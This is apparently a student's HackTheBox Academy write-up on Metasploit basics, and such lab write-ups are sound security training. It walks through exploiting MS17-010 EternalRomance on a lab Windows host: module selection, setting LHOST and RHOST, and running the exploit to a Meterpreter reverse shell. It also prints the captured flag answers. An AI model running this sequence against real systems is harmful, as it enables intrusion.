ISSACK WAITHAKA
cs-sa07-24085


Introduction to Metasploit

- Metasploit is a penetration testing platform that enables you to write, test and execute the exploit code

- Metasploit framework tools can be used to test for security vulnerabilities, Enumerate networks, execute attacks and evade detection
- Msfconsole is the most popular interface for Metasploit framework
- Data, Documentation, lib are base files for the framework
- Plugins are more flexible since they can be manually or automatically loaded as needed to provide extra functionality

Questions

1.




Answer the question(s) below to complete this Section and earn cubes!

Which version of Metasploit comes equipped with a GUI interface?

Metasploit Pro

2.



What command do you use to interact with the free version of Metasploit?

msfconsole

Introduction to Msfconsole


- mf console is the command we to interact with Metasploit Framework
- Help command provide us with the available commands
- We need to search for a suitable exploit based on our target

Modules

- These are prepared scripts with a specific purpose and functions which have already been tested
- Index no is used to select the exploit we want during our searches
- Type is the first segregation between Metasplout modules
- Os specifies which operating system the module was created for
- Service refers to the vulnerable service that is running on the target machine
- Name explain the actual action to be performed using the module
- we can also search for modules using the search command


Questions

a) First we start metasploit and search for the exact exploit name and got the following results




```
+ -- --=[ 1471 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search EternalRomance

Matching Modules
================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
tion
   1     \_ target: Automatic                .                .       .      .
   2     \_ target: PowerShell               .                .       .      .
   3     \_ target: Native upload            .                .       .      .
   4     \_ target: MOF upload               .                .       .      .
   5     \_ AKA: ETERNALSYNERGY              .                .       .      .
   6     \_ AKA: ETERNALROMANCE              .                .       .      .
   7     \_ AKA: ETERNALCHAMPION             .                .       .      .
   8     \_ AKA: ETERNALBLUE                 .                .       .      .
   9   auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comm
ecution
   10    \_ AKA: ETERNALSYNERGY              .                .       .      .
   11    \_ AKA: ETERNALROMANCE              .                .       .      .
   12    \_ AKA: ETERNALCHAMPION             .                .       .      .
   13    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command

msf6 > use
```

b. We select the index number with the exploit we want to use




```
Interact with a module by name or index. For example info 13, use 13 or use auxiliary/

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

c. We use options to see the options that needed to be set




```
   DBGTRACE              false                                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                                           yes       How many times to try to leak transaction
   NAMEDPIPE                                                          no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordli  yes       List of named pipes to check
                         sts/named_pipes.txt
   RHOSTS                10.129.190.119                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                                                s/using-metasploit.html
   RPORT                 445                                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                               no        The service display name
   SERVICE_NAME                                                       no        The service name
   SHARE                 ADMIN$                                       yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a norm
                                                                                /write folder share
   SMBDomain             .                                            no        The Windows domain to use for authentication
   SMBPass                                                            no        The password for the specified username
   SMBUser                                                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.110    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

d. We configure the exploit setting the rhost (target) and the lhost (listening interface)



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST ⇒ 10.10.15.172
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.129.190.119
RHOST ⇒ 10.129.190.119
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.15.172:4444
[*] 10.129.190.119:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.190.119:445 - Built a write-what-where primitive ...
[+] 10.129.190.119:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.129.190.119:445 - Selecting PowerShell target
[*] 10.129.190.119:445 - Executing the payload ...
[+] 10.129.190.119:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 10.129.190.119
[*] Meterpreter session 1 opened (10.10.15.172:4444 → 10.129.190.119:49672) at 2024-07-10 19:11:23 +0300

meterpreter >
```


e) I was able to gain access to windows machine and navigated to the administrators desktop where the flag file was



```
040555/r-xr-xr-x  0       dir   2022-05-16 15:17:01 +0300  Desktop
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Documents
040555/r-xr-xr-x  0       dir   2020-10-06 05:08:04 +0300  Downloads
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Favorites
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Links
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  Local Settings
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Music
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  My Documents
100666/rw-rw-rw-  786432  fil   2022-05-16 16:21:00 +0300  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2020-10-06 02:19:25 +0300  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TM.blf
100666/rw-rw-rw-  524288  fil   2020-10-06 02:19:25 +0300  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer00000000000000000001.reg
100666/rw-rw-rw-  524288  fil   2020-10-06 02:19:25 +0300  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer00000000000000000002.reg
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  NetHood
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Pictures
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  PrintHood
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  Recent
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Saved Games
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Searches
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  SendTo
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  Start Menu
040777/rwxrwxrwx  0       dir   2020-10-06 02:18:23 +0300  Templates
040555/r-xr-xr-x  0       dir   2020-10-06 02:18:25 +0300  Videos
100666/rw-rw-rw-  16384   fil   2020-10-06 02:18:23 +0300  ntuser.dat.LOG1
100666/rw-rw-rw-  226304  fil   2020-10-06 02:18:23 +0300  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2020-10-06 02:18:23 +0300  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: c:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-06 02:18:25 +0300  desktop.ini
100666/rw-rw-rw-  29    fil   2022-05-16 14:19:21 +0300  flag.txt

meterpreter > cat flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}meterpreter > 
```

Questions

1.



Target(s): 10.129.190.119 (ACADEMY-MSF2-WIN01)

Life Left: 105 minute(s) + Terminate X

+2 Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

HTB{MSF-W1nD0w5-3xPL01t4t10n}

Targets

- The show target option will display all available vulnerable target for that exploit


Payloads

- This are the modules that aid the exploit. They are sent together with the payload
- A single payload contains the exploit and the entire shell code for the selected task.
- Stager payloads works together with the stage payload such that the stager waits on the attackers machine ready to establish a connection to the victim once the stage completes its run.
- Stages are payload component that are downloaded by stager's module
- Stages payloads collaborate with stager payloads to carry out a particular task

- Meterpreter payload is a specific type of multi-faceted payload that uses DLL injection to ensure the connection to the victim host is stable

Questions

1.




Target(s): 10.129.146.174 (ACADEMY-MSF2-NIX01)

Life Left: 113 minute(s)

+2 Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.


HTB{MSF_Expl01t4t10n}

- Just like the previous exercise the first thing was to search for the exploit.




```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > search apache druid

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/http/apache_druid_js_rce          2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   1    \_ target: Linux (dropper)                    .                .          .      .
   2    \_ target: Unix (in-memory)                   .                .          .      .
   3  exploit/multi/http/apache_druid_cve_2023_25194  2023-02-07       excellent  Yes    Apache Druid JNDI Injection RCE
   4    \_ target: Automatic                          .                .          .      .
   5    \_ target: Windows                            .                .          .      .
   6    \_ target: Linux                              .                .          .      .
   7  auxiliary/scanner/http/log4shell_scanner        2021-12-09       normal     No     Log4Shell HTTP Scanner
   8    \_ AKA: Log4Shell                             .                .          .      .
   9    \_ AKA: LogJam                                .                .          .      .


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/log4shell_scanner

msf6 > search Apache Druid service
